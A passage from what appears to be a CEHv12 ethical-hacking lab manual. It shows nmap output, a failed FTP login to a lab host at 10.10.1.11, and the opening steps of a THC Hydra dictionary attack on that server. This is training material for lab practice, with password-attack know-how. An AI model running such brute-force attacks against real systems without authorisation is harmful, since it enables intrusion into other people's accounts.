
PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
[root@parrot]~[-]/home/attacker]
└─# ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
Name (10.10.1.11:attacker): james
331 Password required
Password: 
530 User cannot log in.
Login failed.
Remote system type is Windows_NT.
ftp> 

```


13. Now, to attempt to gain access to the FTP server, perform a dictionary attack using the THC Hydra tool.

14. Click **Places** from the top-section of the **Desktop** and click **Desktop** from the drop-down options.




15. Navigate to **CEHv12 Module 13 Hacking Web Servers** folder and copy **Wordlists** folder.

Note: Press **Ctrl+C** to copy the folder.

